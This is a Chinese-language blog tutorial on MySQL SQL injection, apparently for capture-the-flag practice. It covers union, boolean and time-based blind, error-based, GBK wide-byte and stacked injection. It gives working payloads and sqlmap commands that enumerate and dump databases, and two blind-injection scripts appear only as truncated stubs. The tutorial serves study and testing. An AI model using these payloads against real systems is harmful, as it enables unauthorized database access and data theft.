sql注入

# SQL 注入
# 数据库基础
-

以 MySQL 5.7 为例,对于一个新安装好的 MySQL 数据库,至少会包含三个已经建立好的数据库分别是
user、information_schema、performance_schema
这些系统数据库中存储了 MySQL 的各个数据以及用户信息,而 SQL 注入就是通过绕过过滤利用这些系统表进行查询提取得到密码信息。
-
常用的 SQL 注入语句
1
2
3
4
5
6
7
8
9
10
11
12
show databases # 列出所有数据库
use test # 进入test数据库
show tables # 列出当前数据库下所有表
create table users (
id int not null primary key auto_increment,
username varchar(32) not null,
password varchar(32) not null
) # 建表
insert into users(username, password) values('admin', 'admin') # 增
delete from users where username='admin' # 删
update users set password='admin' where username='admin' # 改
select id from users where username='admin' and password = 'admin' # 查
常用的 SQL 术语
1 | 字段:每个变量叫做字段 |
# 联合注入
-
通过上面的方法知道了注入类型之后,我们便可以进行下一步的操作了,这里我们以联合注入为例,来学习 MySQL 注入的过程

联合注入是一种在 MySQL 中进行使用的方式,本质就是利用了 MySQL 的
union关键字将前后两个结果集进行合并输出,这样便可以在正常的查询中带出我们的查询内容。联合注入的步骤可以分解成一下几步:
- 判断注入类型
- 查列数
- 确定字段位置
- 查表名
- 查列名
- 获取数据
下面我们便从查列数开始学习联合注入的过程
# 判断注入类型
-
对于一般的 SQL 查询语句,有字符型和数值型查询,而每种里面又可以继续细分为盲注、爆错注入、二次注入等等具体的注入方式。
如何判断注入类型呢,我们可以通过不同的字符串拼接并通过回显来判断具体类型。
# 查列数
-
查列数即查结果集列中字段的数量,在联合注入中,这是很重要的一步,可以尝试下列语句
1
2select 1,2 union select 1,2,3 # ERROR 1222 (21000): The used SELECT statements have a different number of columns
select 1,2 union select 1,2
可以发现第一句会报错,这是因为前后两个结果集有不同的列数,所以在 SQL 注入中,我们最终的语句会拼接成
1 | select xxx,xxx, from xxx where xxx=xxx union select xxx,xxx |
我们必须知道前面结果集的列数这样才能在后面构造正常的数目。
一般我们使用 order by 来查询列数。
order by 是用来给数据排序的一个关键字,使用方法如下
1 | select * from users order by username # 按照username列排升序 |
这里我们主要注意第二种使用方法,例如尝试使用下面语句
1 | select * from users order by 10 # ERROR 1054 (42S22): Unknown column '10' in 'order clause |
- 提示未知的第 10 列,我们要做的就是利用报错来查询列数。
# 确定字段位置
-
在获得了表的列数之后,就可以通过联合查询来获取数据库信息了,但在此之前,我们还需要确定每个字段显示在网页上的位置,方便后面查看数据,当然这一步并不是必须的,大部分做题的时候,通过只显示一个字段或我们可以通过猜测来确定字段的位置。
做法很简单,我们通过联合上一个所有内容都不同的结果集再根据页面数据判断位置即可。
1
union select 1,2,3,4,5
值得注意的是,当页面只会显示一行数据时候,需要先拼上一个恒假的条件让前面的结果集没有输入从而数据我们的内容,不然如果前面有数据的话我们的结果集永远得不到输出。
1 | and 1=2 union select 1,2,3,4,5 |
# 查表名
-
当完成了上述步骤之后,就可以进一步的查询数据库信息了,在查询表名之前,我们先来查询一些其他数据库信息。
1
2
3database() # 查看当前数据库
version() # 查看数据库版本信息
user() # 查看当前数据库连接的用户
查询方式就是将函数放在字段的位置,然后通过上一步就可以知道最终会在哪里输出了
1 | and 1=2 union select 1,database(), user(),3,4,5 |
进一步的我们可以获取数据库中其他数据表的名字,这需要利用到我们最开始所提及的系统数据库,在 information_schema.tables 中存储了其他数据表的内容,我们可以通过查询此表中的数据来得到表名
1 | select table_name from information_schema.tables where table_schema='test' |
# 查列名
-
或者叫查字段名,我们已经获得了表名之后,接下来就是获取具体的字段名了,我们需要使用到
information_schema.columns这张表1
select column_name from information_schema.columns where table_name='xxx'
# 获取数据
-
在表名,列名都得到了的基础之上,我们就可以轻松的进行读取数据了
-
涉及的 payload
1
2
3
4
5
6
7python sqlmap.py -u "https://xxx/?id=1&username=1" --dbs # 查询所有数据库
python sqlmap.py -u "https://xxx/?id=1&username=1" -D test --tables # 查询test数据库下所有表
python sqlmap.py -u "https://xxx/?id=1&username=1" -D test --schema # 查询test数据库下所有表结构
python sqlmap.py -u "https://xxx/?id=1&username=1" -D test -T f1ag_table --column # 查询test数据库中f1ag_table表的列
python sqlmap.py -u "https://xxx/?id=1&username=1" -D test -T f1ag_table --dump # 获取f1ag_table表的内容
python sqlmap.py -u "https://xxx/" --data "id=1" --dbs # 传输POST参数
python sqlmap.py -u "https://xxx/" --all # 获取所有信息
-
\4. 布尔盲注和时间盲注
# 无回显盲注
-

上面我们学习了最基本的 SQL 注入方案,联合查询,这种方案能够生效的前提是页面能够给出回显内容,如果 SQL 查询完成之后页面不会给出查询的结果,那么我们即使完成了 SQL 注入也没法得到消息,这时候就需要使用无回显盲注来进行 SQL 注入
盲注可以根据回显情况分为两种类型,一种是页面有部分回显的,例如返回登录是否成功,一种是没有任何回显的,我们可以分为
- bool 盲注
- 时间盲注
# bool 盲注
-
bool 盲注即利用页面的有限回显信息来进行注入,那么我们的信息如何被带出来呢?我们可以利用每次注入返回一个 bool 消息来进行判断信息,例如:
1
where id=1+if(substr((select database()), 1, 1)='r', 1, 0)
如果 id 为 1 和 2 会返回不同的界面,那么我们就可以通过显示的界面来判断 database 名字的第一位是不是 r ,同理可以对其他位置进行判断。
因为此类方式需要大量的判断才能得到正确的信息,所以我们一般使用脚本来执行我们的操作
1 | import requests |
# 时间盲注
-
时间盲注和 bool 盲注类似,但是如果页面任何可以利用的都没有的话,我们就无法直接得到 bool 信息了,所以我们可以通过延时的方式来制作一个 bool 信息
1
where id=1+if(substr((select database()), 1, 1)='r', sleep(3), 0)
如果你发现页面响应时间大于 3 秒,这时候就可以确定 database 的首位是 r 了,同理对其他数据进行读取。
同样,我们使用脚本来进行操作
1 | import requests |
\5. 报错注入 & 宽字节注入
# 报错注入
-

当页面会给出报错信息的时候,我们使用利用这些报错信息带出我们的查询内容
除了
updatexml外还可以使用extractvalue进行使用,例如extractvalue(null, concat(0x7e, (select user())))图片上的不对应该是 7e 73 出来是 @会有一些缺失
# 宽字节注入
-

当 mysql 使用 GBK 编码,但是链接的容器并没有声明编码时,可以用此方法绕过过滤函数
mysqli_real_escape_string会将参数内特殊字符前加上转译符,这样便可以防止 SQL 注入但是如果没有声明
gbk编码时,对于大于128的 ASCII 码并不会认为是特殊字符。这样我们输入的
%df',经过mysqli_real_escape_string函数后会变成%df\', 但是在 mysql 中,因为是 gbk 编码,会将%df\看作一个汉字運,这样我们的单引号便逃逸了出来。
\6. 堆叠注入
# 堆叠注入
-
也叫多行注入,当代码允许多行查询时候使用,一般是在 select 等关键字被过滤的时候进行使用的。
对于堆叠注入,我们一般使用两种方式进行绕过 select
- 查表
1
2
3show databases;
show tables;
show columns from table;
- Handler 使用
1 | handler test open; |
- 动态执行预处理
1 | set @a=0xxxxx; # 要执行语句的16进制 |
- 标题: sql注入
- 作者: The Redefine Team
- 创建于 : 2025-03-09 23:01:07
- 更新于 : 2025-03-14 00:11:46
- 链接: https://redefine.ohevan.com/2025/03/09/sql注入/
- 版权声明: 本文章采用 CC BY-NC-SA 4.0 进行许可。